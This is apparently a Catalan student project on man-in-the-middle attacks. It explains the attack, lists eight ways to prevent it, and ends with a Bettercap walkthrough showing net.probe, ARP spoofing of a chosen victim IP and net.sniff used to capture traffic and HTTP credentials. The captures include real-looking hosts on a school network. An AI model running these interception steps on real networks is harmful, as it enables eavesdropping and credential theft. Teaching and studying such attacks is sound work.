

Projecte ASIX 2k22

Escola Del Treball

2HISX 2021-2022

Aaron Andal & Cristian Condolo

CryptoSEC: “*Careful where you step in*”



Index

- Atac Man in The Middle: -> readME <-
- Com prevenir atacs Man in The Middle?: -> readME <-
 - 1. S/MIME: -> readME <-
 - 2. Certificats d'autenticació / OpenSSL: -> readME <-
 - 3. Evitar les xarxes públiques i obertes: -> readME <-
 - 4. Utilitzar eines per navegar a HTTPS: -> readME <-
 - 5. Utilitzar serveis VPN: -> readME <-
 - 6. Protegir la integritat dels nostres comptes d'usuari: -> readME <-
 - 7. Compte amb els correus electrònics: -> readME <-
 - 8. Mantenir els sistemes actualitzats: -> readME <-
- Exemple MITM (*Eavesdropping*): -> readME <-

– MITM - Eavesdropping (Sniffing) (BETTERCAP): ->
readME <-

- Bibliografia: -> readME <-

Atac Man in The Middle

Un atac MITM passa quan una comunicació entre **dos sistemes** és **interceptada** per una **entitat externa**.

Això pot passar en qualsevol forma de comunicació **en línia**, com ara **correu electrònic**, **xarxes socials**, **navegació web**, etc.


No només estan tractant **d'escoltar** les nostres converses privades, sinó que també poden **dirigir** tota la **informació** dins dels **dispositius**.

Treient tots els detalls tècnics, el concepte d'un atac MITM es pot descriure en un escenari simple. Si imaginem que tornem als temps antics quan el correu de cargol abundava.

Jerry escriu una carta a Jackie en què li expressa el seu amor després d'anys d'amagar els seus sentiments. Ell envia la carta a l'oficina de correus i és recollit per un carter ficat.

L'obre i, per pur gust, decideix reescriure la carta abans de lliurar el correu a Jackie. Això pot fer que Jackie odii Jerry per la resta de la seva vida.

Un exemple més modern seria un hacker entre nosaltres (i el nostre navegador) i el lloc web que esteu visitant per interceptar i capturar qualsevol informació que enviem al lloc, com credencials d'inici de sessió o informació financera.



Com prevenir atacs Man in The Middle?

Els atacs de MITM realment poden “**incomodar**” simplement en escoltar el seu concepte bàsic, però això no vol dir que siguin impossibles d’evitar.

La tecnologia **PKI** us pot ajudar a protegir-vos d’alguns dels tipus d’atacs que discutim anteriorment.

1. S/MIME


Extensions de correu d’Internet segures/multipropòsit, o S/MIME abreuja, encripta els correus electrònics en repòs o en trànsit, assegurant que només els destinataris puguin llegir-los i sense deixar marge perquè els pirates informàtics s’introdueixin i alterin els nostres missatges.

A més, S/MIME permet signar digitalment els correu electrònic amb un Certificat digital únic per a cada persona.

Això vincula la identitat virtual al nostre correu electrònic i brinda als destinataris la garantia que el correu electrònic que van rebre realment prové de nosaltres (a diferència d’un hacker que accedeix al nostre servidor de correu).

Si bé els pirates informàtics poguessin tenir accés als servidors de correu de les empreses per signar digitalment els missatges, també necessitarien accedir a les claus privades dels empleats, que generalment s’emmagatzemen de manera segura en un altre lloc.

Estandarditzar la signatura digital de missatges i educar els destinataris perquè només confii en els missatges de l’empresa que s’han signat pot ajudar a diferenciar els correus electrònics legítims dels falsificats.




2. Certificats d'autenticació / OpenSSL

Els pirates informàtics mai no desapareixeran, però una cosa que podem fer és que sigui pràcticament impossible penetrar en els sistemes (per exemple, xarxes Wi-Fi, sistemes de correu electrònic, xarxes internes) mitjançant la implementació **d'autenticació basada en certificats** per a totes les màquines i dispositius dels empleats.

Això vol dir que només els punts finals amb certificats configurats correctament poden accedir als seus sistemes i xarxes.

Els certificats són fàcils d'usar (no cal maquinari addicional per administrar o es necessita molta capacitat de l'usuari) i les implementacions es poden automatitzar per simplificar les coses i fer que els hackers tinguin més difícil un atac.



3. Evitar les xarxes públiques i obertes


Com hem vist, una de les tècniques més utilitzades per dur a terme atacs Man in the Middle és a través de xarxes configurades de manera maliciosa . Per tant, cal intentar evitar les xarxes públiques i aquelles que tinguin un xifratge feble o que estiguin obertes. Així tindrem més garanties que les nostres connexions estan assegurades.

Ens hem d'assegurar que les xarxes a què accedim són reals, segures i que no seran un problema per a la nostra seguretat. Així podrem protegir la informació alhora de navegar. Parlem per exemple d'un Wi-Fi que ens trobem a un aeroport o centre comercial. No sabem realment qui pot estar darrere i de quina manera podria interceptar la connexió i afectar-nos.

Per evitar riscos a Internet...

No us connecteu a xarxes wifi obertes de les quals no en conegeu el propietari.

Podrien robar-vos dades personals o bancàries, contrasenyes, etc!




Generalitat de Catalunya
Agència Catalana del Consum

4. Utilitzar eines per navegar a HTTPS

Si naveguem per pàgines HTTP, la nostra informació pot ser interceptada. Això fa que alguna cosa bàsica per evitar ser víctimes d'aquest tipus d'atacs sigui navegar només mitjançant pàgines HTTPS, que són aquells llocs xifrats.

Ara bé, podem fer ús d'eines que ens ajuden a fer-ho. Hi ha extensions que ens permeten navegar únicament per llocs HTTPS i així no comprometre les nostres dades. També, els navegadors més moderns solen llançar un avís quan intentem entrar a una web que no és segura. Això ens pot servir d'ajuda per no entrar a pàgines que puguin ser un perill.



5. Utilitzar serveis VPN

L'ús de serveis VPN pot ajudar a prevenir els atacs Man in the Middle quan naveguem per pàgines que no estiguin xifrades o des de xarxes Wi-Fi públiques. Hi ha moltes opcions tant gratuïtes com de pagament i tenen com a objectiu xifrar les nostres connexions. És un tipus d'eines que cal considerar.

Les podem fer servir tant en ordinadors com també en mòbils. Així podem navegar amb més garanties i no tenir problemes. Fins i tot ens permeten accedir a determinats llocs que puguin estar restringits segons la ubicació geogràfica que tinguem, com seria per exemple si estem de viatge i volem veure contingut d'Espanya que pugui estar limitat.



6. Protegir la integritat dels nostres comptes d'usuari

Per evitar intrusos que puguin dur a terme aquest tipus d'atacs una cosa que hem de tenir en compte és la protecció dels nostres comptes. Amb això ens referim a utilitzar contrasenyes que siguin fortes i complexes, però també l'ús de mètodes com l'autenticació en dos passos per evitar que algú hi pogués accedir.

És important que els nostres comptes a Internet estiguin perfectament protegits. Només així podrem evitar intrusos que puguin interceptar les nostres comunicacions. Això també aplica a qualsevol registre que realitzem amb els nostres dispositius, ja que tot el contingut que hi emmagatzemem podria veure's compromès.

7. Compte amb els correus electrònics

A través del correu electrònic es podria dur a terme un atac d'aquest tipus. Per exemple, podrien enviar un document fent-se passar per l'altra part simplement per obtenir informació sobre un tema determinat.

Cal prendre precaucions a l'hora d'obrir, llegir o respondre correus que rebem. Sempre cal assegurar-se que l'emissor és realment qui diu que és i no és un impostor que pugui recopilar la nostra informació. És un mitjà molt utilitzat pels pirates informàtics per llançar els seus atacs, robar claus d'accés o afectar la seguretat d'alguna manera.

8. Mantenir els sistemes actualitzats

Per descomptat una cosa que no pot faltar és tenir els sistemes i aplicacions actualitzats. Amb això ens referim al sistema operatiu, al navegador, així com a qualsevol altre tipus d'eines que utilitzem. Cal tenir en compte que de vegades sorgeixen vulnerabilitats que poden ser aprofitades pels pirates informàtics per dur a terme els seus atacs.

Per tant, seguint aquests passos que hem esmentat podem evitar els atacs Man in the Middle i altres de similars que puguin comprometre la nostra seguretat. Serà molt important protegir els equips, tenir-los actualitzats, així com comptar amb programes de seguretat que ens puguin ajudar en el nostre dia a dia.

Exemple MITM (*Eavesdropping*)

Eavesdropping, és un terme traduït al català que és escoltar d'incògnit.

És l'acte d'escoltar en secret o sigil·losament converses privades o comunicacions d'altres sense el seu consentiment.

La pràctica és àmpliament considerada com poc ètica, i en moltes jurisdiccions és il·legal.

D'altra banda, aquesta pràctica s'ha utilitzat tradicionalment en àmbits relacionats amb la seguretat, com ara escoltar trucades telefòniques.



MITM - Eavesdropping (Sniffing) (BETTERCAP)

Amb l'ARP Poisoning d'abans activarem un *sniffer* i estarem escoltant la màquina afectada i veient les pàgines on visita. Podem captar credencials de pàgines HTTP.

1. Obrir el Bettercap a Kali Linux.
2. Tenim una interfície senzilla per començar a fer l'atac Man in the Middle. Si fem `'help'` podem veure tots els mòduls disponibles.

```
anonymous@keshi-hacker: ~  
File Actions Edit View Help  
anonymous@keshi-hacker: ~ * anonymous@keshi-hacker: ~ * anonymous@keshi-hacker: ~ * root@keshi-hacker: /home/anonymous  
get NAME : Get the value of variable NAME, use * alone for all, or NAME* as a wildcard.  
set NAME VALUE : Set the VALUE of variable NAME.  
read VARIABLE PROMPT : Show a PROMPT to ask the user for input that will be saved inside VARIABLE.  
clear : Clear the screen.  
include CAPLET : Load and run this caplet in the current session.  
! COMMAND : Execute a shell command and print its output.  
alias MAC NAME : Assign an alias to a given endpoint given its MAC address.  
  
Modules  
any.proxy > not running  
api.rest > not running  
arp.spoof > not running  
c2 > not running  
caplets > not running  
dhcp6.spoof > not running  
dns.spoof > not running  
events.stream > running  
hid > not running  
http.proxy > not running  
http.server > not running  
https.proxy > not running  
https.server > not running  
mac.changer > not running  
mdns.server > not running  
mysql.server > not running  
ndp.spoof > not running  
net.probe > not running  
net.recon > not running  
net.sniff > not running  
packet.proxy > not running  
syn.scan > not running  
tcp.proxy > not running  
ticker > not running  
ui > not running  
update > not running  
wifi > not running  
wol > not running  
192.168.30.0/23 > 192.168.31.248 >
```


- Amb la comanda següent `net.show` ens mostrarà la IP - MAC - Nom local. Seguidament fem un `net.probe` on per observar de forma interactiva i per fer-ho més bonic, amb un ticker on

```
File Actions Edit View Help
anonymous@keshi-hacker: ~ x anonymous@keshi-hacker: ~ x
anonymous@keshi-hacker: ~ x
$ sudo bettercap
bettercap v2.32.0 (built for linux amd64 with go1.18.1) [type 'help' for a list of commands]
192.168.30.0/23 > 192.168.31.248 » [08:48:33] [sys.log] [inf] gateway monitor started ...
192.168.30.0/23 > 192.168.31.248 » net.show
```

IP	MAC	Name	Vendor	Sent	Recvd	Seen
192.168.31.248	08:00:27:4a:34:17	eth0	PCS Computer Systems GmbH	0 B	0 B	08:48:33
192.168.30.1	e0:55:3d:e9:c9:9c	gateway	Cisco Meraki	180 B	180 B	08:48:33

```

↑ 0 B / ↓ 5.1 MB / 11796 pkts
192.168.30.0/23 > 192.168.31.248 »
```

```
anonymous@osboxes: /etc/ettercap x anonymous@osboxes: ~ x anonymous@osboxes: ~ x
anonymous@osboxes: ~ x
anonymous@osboxes: ~ x
anonymous@osboxes: ~ x
```

IP	MAC	Name	Vendor	Sent	Recvd	Seen
192.168.0.33	08:00:27:0d:1d:57	eth0	PCS Computer Systems GmbH	0 B	0 B	17:49:31
192.168.0.1	f4:23:9c:0d:ab:70	gateway		4.7 kB	4.8 kB	17:49:31
192.168.0.10	08:00:27:e5:d2:65	LINUX	PCS Computer Systems GmbH	3.5 kB	5.5 kB	17:50:28
192.168.0.12	2c:1f:23:68:81:24		Apple, Inc.	462 B	184 B	17:50:25
192.168.0.14	02:a9:a1:6a:9d:89			0 B	184 B	17:49:38
192.168.0.17	d0:03:df:63:5f:92		Samsung Electronics Co.,Ltd	0 B	184 B	17:49:38
192.168.0.18	60:a4:4c:63:be:e7	WORKGROUP	ASUSTek COMPUTER INC.	99 kB	96 kB	17:50:32
192.168.0.20	1c:cc:d6:47:df:77		Xiaomi Communications Co Ltd	240 B	184 B	17:49:46
192.168.0.24	ea:a9:00:63:02:72			0 B	184 B	17:49:38

```

↑ 22 kB / ↓ 273 kB / 1991 pkts
192.168.0.0/24 > 192.168.0.33 » ticker off
[17:50:25] [sys.log] [inf] arp.spoofer arp spoofer started, probing 1 targets.
[17:50:25] [sys.log] [war] arp.spoofer full duplex spoofing enabled, if the router has ARP spoofing mechanisms, the attack will fail.
192.168.0.0/24 > 192.168.0.33 » ticker off
192.168.0.0/24 > 192.168.0.33 » ticker on
```

anonymous@osboxes: /var/www/anonymous

root@osboxes: /home/anonymous

anonymous@osboxes: /var/www/anonymous

anonymous@osboxes: /var/www/anonymous 211:53

IP	MAC	Name	Vendor	Sent	Recv	Seen
10.200.243.171	08:00:27:16:51:52	eth0	PCS Computer Systems GmbH	0 B	0 B	03:23:56
10.200.243.1	00:22:57:be:53:01	gateway	3Com Europe Ltd	0 B	0 B	03:23:56
10.200.243.153	3c:7c:3f:5f:8a:a7	DESKTOP-534R6GB	ASUSTek COMPUTER INC.	1.5 KB	1.9 KB	03:24:24
10.200.243.160	f9:b4:6a:ab:a0:97		Hewlett Packard	360 B	276 B	03:24:17
10.200.243.164	08:00:27:bd:82:f8		PCS Computer Systems GmbH	360 B	276 B	03:24:17
10.200.243.168	08:00:27:bc:19:16		PCS Computer Systems GmbH	360 B	276 B	03:24:17
10.200.243.201	18:c0:4d:a9:93:e5	101.informatica.escoladeltreball.org	Giga-Byte Technology Co.,Ltd.	360 B	276 B	03:24:17
10.200.243.202	18:c0:4d:a9:93:e0	102.informatica.escoladeltreball.org	Giga-Byte Technology Co.,Ltd.	360 B	276 B	03:24:17
10.200.243.203	18:c0:4d:a9:8f:ac	103.informatica.escoladeltreball.org	Giga-Byte Technology Co.,Ltd.	360 B	276 B	03:24:17
10.200.243.204	18:c0:4d:a9:8d:ab	104.informatica.escoladeltreball.org	Giga-Byte Technology Co.,Ltd.	3.2 KB	3.9 KB	03:24:23
10.200.243.205	18:c0:4d:a9:8d:9f	105.informatica.escoladeltreball.org	Giga-Byte Technology Co.,Ltd.	360 B	276 B	03:24:17
10.200.243.206	18:c0:4d:a9:90:4d	106.informatica.escoladeltreball.org	Giga-Byte Technology Co.,Ltd.	360 B	276 B	03:24:17
10.200.243.209	18:c0:4d:a9:8d:6f	109.informatica.escoladeltreball.org	Giga-Byte Technology Co.,Ltd.	360 B	276 B	03:24:17
10.200.243.210	18:c0:4d:a9:8d:ba	110.informatica.escoladeltreball.org	Giga-Byte Technology Co.,Ltd.	3.6 KB	3.6 KB	03:24:23
10.200.243.211	18:c0:4d:a9:8d:bb	111.informatica.escoladeltreball.org	Giga-Byte Technology Co.,Ltd.	25 KB	165 KB	03:24:24
10.200.243.216	18:c0:4d:a9:8e:00	116.informatica.escoladeltreball.org	Giga-Byte Technology Co.,Ltd.	804 B	1.2 KB	03:24:23
10.200.243.217	18:c0:4d:a9:93:e4	117.informatica.escoladeltreball.org	Giga-Byte Technology Co.,Ltd.	707 B	276 B	03:24:18
10.200.243.218	18:c0:4d:a9:93:ef	118.informatica.escoladeltreball.org	Giga-Byte Technology Co.,Ltd.	360 B	276 B	03:24:18
10.200.243.224	18:c0:4d:a9:8d:c6	124.informatica.escoladeltreball.org	Giga-Byte Technology Co.,Ltd.	360 B	276 B	03:24:18

49 KB / 340 KB / 3471 pkts

10.200.243.0/24 > 10.200.243.171 > [sys.log] [inf] [ticked] running with period 1s

10.200.243.0/24 > 10.200.243.171 > [sys.log] [inf] [ticked] running with period 1s

anonymous@osboxes: /etc/ettercap

File Actions Edit View Help

anonymous@osboxes: /etc/ettercap X anonymous@osboxes: ~ X anonymous@osboxes: ~ X

IP	MAC	Name	Vendor	Sent	Recv	See
192.168.0.33	08:00:27:0d:1d:57	eth0	PCS Computer Systems GmbH	0 B	0 B	17:42
192.168.0.1	f4:23:9c:0d:ab:70	gateway		501 B	1.9 KB	17:42
192.168.0.10	08:00:27:e5:d2:65	LINUX	PCS Computer Systems GmbH	4.3 KB	4.3 KB	17:42
192.168.0.12	2c:1f:23:68:81:24		Apple, Inc.	0 B	92 B	17:42
192.168.0.14	02:a9:a1:6a:9d:89			70 B	92 B	17:42
192.168.0.17	d0:03:df:63:5f:92		Samsung Electronics Co.,Ltd	0 B	92 B	17:42
192.168.0.18	60:a4:4c:63:be:e7	DESKTOP-4HQJ1V.local.	ASUSTek COMPUTER INC.	4.8 KB	2.3 KB	17:42
192.168.0.19	b2:f2:e3:82:c7:16			0 B	92 B	17:42
192.168.0.20	1c:cc:d6:47:df:77		Xiaomi Communications Co Ltd	120 B	92 B	17:42
192.168.0.24	ea:a9:00:63:02:72			0 B	92 B	17:42

14 KB / 57 KB / 953 pkts

192.168.0.0/24 > 192.168.0.33 > dns.spoof on

[17:42:33] [sys.log] [inf] net.probe starting net.recon as a requirement for net.probe

[17:42:33] [sys.log] [inf] net.probe probing 256 addresses on 192.168.0.0/24

[17:42:33] [endpoint.new] endpoint 192.168.0.14 detected as 02:a9:a1:6a:9d:89.

[17:42:33] [endpoint.new] endpoint 192.168.0.24 detected as ea:a9:00:63:02:72.

[17:42:33] [endpoint.new] endpoint 192.168.0.17 detected as d0:03:df:63:5f:92 (Samsung Electronics Co.,Ltd).

[17:42:33] [endpoint.new] endpoint 192.168.0.12 detected as 2c:1f:23:68:81:24 (Apple, Inc.).

[17:42:33] [endpoint.new] endpoint 192.168.0.10 (LINUX) detected as 08:00:27:e5:d2:65 (PCS Computer Systems GmbH).

[17:42:33] [endpoint.new] endpoint 192.168.0.20 detected as 1c:cc:d6:47:df:77 (Xiaomi Communications Co Ltd).

[17:42:33] [endpoint.new] endpoint 192.168.0.19 detected as b2:f2:e3:82:c7:16.

[17:42:33] [endpoint.new] endpoint 192.168.0.18 (DESKTOP-4HQJ1V.local.) detected as 60:a4:4c:63:be:e7 (ASUSTek COMPUTER INC.).

[17:42:35] [sys.log] [inf] [ticked] running with period 1s

192.168.0.0/24 > 192.168.0.33 > dns.spoof on

3. A partir d'aquest moment, quan ja hem escollit la IP de la víctima. Ja podem començar amb el ARP.SPOOF. Posem arp.spoof on

```

arp.spoof (not running): Keep spoofing selected hosts on the network.

arp.spoof on : Start ARP spoofing.
arp.ban on : Start ARP spoofer in ban mode, meaning the target(s) connectivity will not work.
arp.spoof off : Stop ARP spoofer.
arp.ban off : Stop ARP spoofer.

Parameters

arp.spoof.full duplex : If true, both the targets and the gateway will be attacked, otherwise only the target (if the router has ARP spoofing protections in place this will make the attack fail). (default=false)
arp.spoof.internal : If true, local connections among computers of the network will be spoofed, otherwise only connections going to and coming from the external network. (default=false)
arp.spoof.skip_restore : If set to true, targets arp cache won't be restored when spoofing is stopped. (default=false)
arp.spoof.targets : Comma separated list of IP addresses, MAC addresses or aliases to spoof, also supports nmcli style IP ranges. (default=192.168.31.248)
arp.spoof.whitelist : Comma separated list of IP addresses, MAC addresses or aliases to skip while spoofing. (default=false)


[09:00:28] [endpoint.lost] endpoint 192.168.21.58 (DESKTOP-EJ753JV) 64:5a:84:b4:5b:fc (Chicony Electronics Co., Ltd.) lost.
[09:00:28] [09:00:28] > 192.168.31.248 > set arp.spoof.full duplex
[09:01:06] [sys.log] [err] unknown or invalid syntax "set arp.spoof.full duplex", type help for the help menu.
[09:01:06] [09:01:06] > 192.168.31.248 > set arp.spoof.full duplex true
[09:01:19] [09:01:19] > 192.168.31.248 > set arp.spoof.targets [09:01:19] [endpoint.lost] endpoint 192.168.30.110 (*ibm)
[09:01:44] [09:01:44] > 192.168.31.248 > set arp.spoof.targets [09:01:44] [endpoint.lost] endpoint 192.168.30.173 56:71:55:93:c8:b8 lost.
[09:01:44] [09:01:44] > 192.168.31.248 > set arp.spoof.targets 192.168.31.157
[09:02:12] [09:02:12] > 192.168.31.248 > arp.spoof on
[09:02:12] [sys.log] [info] arp.spoof full duplex spoofing enabled, if the router has ARP spoofing mechanisms, the attack will fail.
[09:02:12] [sys.log] [info] arp.spoof arp spoofer started, probing 1 targets.
[09:03:17] [09:03:17] [net.sniff.mdns] mdns MACBOOKAIR-5DBA : PTR query for _companion-link._tcp.local
[09:03:17] [net.sniff.mdns] mdns fe80::6c50:1b3d:c5c4:3d5c : PTR query for _spotify-connect._tcp.local
[09:03:17] [net.sniff.mdns] mdns fe80::105e:7b79:1a10:a4c7 : PTR query for _lb_._nd._udp.local
[09:03:17] [net.sniff.mdns] mdns fe80::105e:7b79:1a10:a4c7 : PTR query for _airplay._tcp.local
[09:03:17] [net.sniff.mdns] mdns fe80::105e:7b79:1a10:a4c7 : PTR query for _rdlnet._tcp.local
[09:03:17] [net.sniff.mdns] mdns fe80::105e:7b79:1a10:a4c7 : PTR query for _go._tcp.local

```

[illegible]

```
osboxes ~ 134 arp -a
? (192.168.31.102) at <incomplete> on enp0s3
? (192.168.30.195) at <incomplete> on enp0s3
? (192.168.30.248) at dc:fb:48:37:c9:0e [ether] on enp0s3
gateway (192.168.30.1) at 08:00:27:4a:34:17 [ether] on enp0s3
? (192.168.31.248) at 08:00:27:4a:34:17 [ether] on enp0s3
? (192.168.30.222) at <incomplete> on enp0s3
? (192.168.30.155) at 3c:06:30:27:71:44 [ether] on enp0s3
? (192.168.31.143) at 98:01:a7:89:8f:bf [ether] on enp0s3
? (192.168.30.144) at 3c:06:30:03:9b:e1 [ether] on enp0s3
? (192.168.31.82) at 50:de:06:c3:b1:f2 [ether] on enp0s3
? (192.168.31.170) at 18:65:90:e1:06:e7 [ether] on enp0s3
? (192.168.30.206) at <incomplete> on enp0s3
? (192.168.31.48) at <incomplete> on enp0s3
? (192.168.30.110) at c8:69:cd:91:62:ca [ether] on enp0s3
? (192.168.30.131) at a4:83:e7:ca:5d:ba [ether] on enp0s3
? (192.168.31.226) at <incomplete> on enp0s3
? (192.168.30.221) at f8:4d:89:67:07:12 [ether] on enp0s3
```

4. Finalment introduint `net.sniff` on podem veure tota l'activitat de la víctima en tot moment, estarem fent **eavesdropping** i redirigint els paquets al host de l'atacant per tal de observar i analitzar el tràfic de la víctima. Inclòs pot agafar-li les credencials, però només de HTTP!.



Bibliografia

- https://www.redseguridad.com/actualidad/ciberseguridad/ataques-man-in-the-middle-como-detectarlos-y-prevenirlos_20210628.html
- <https://protecciondatos-lopd.com/empresas/ataque-man-in-the-middle/>
- <https://latam.kaspersky.com/resource-center/threats/man-in-the-middle-attack>
- <https://www.redeszone.net/tutoriales/seguridad/ataques-man-in-the-middle-evitar/>
- <https://www.youtube.com/watch?v=LEPEk5pFffw> - MITM ETTERCAP
- <https://www.youtube.com/watch?v=bEMwES6TQUw> - MITM SSLSTRIP
- <https://www.youtube.com/watch?v=GkexkyUbUd4> - MITM
- <https://www.youtube.com/watch?v=AMd5mxgpX8&t=443s> - INTERCEPT SSL TRAFFIC USING MTM SSL STRIP
- <https://www.youtube.com/watch?v=rSqbgI7oZM> - SNIFF NETWORK TRAFFIC MITM ATTACK
- <https://es.acervolima.com/ataque-mitm-man-in-the-middle-usando-arp-poisoning/> - MITM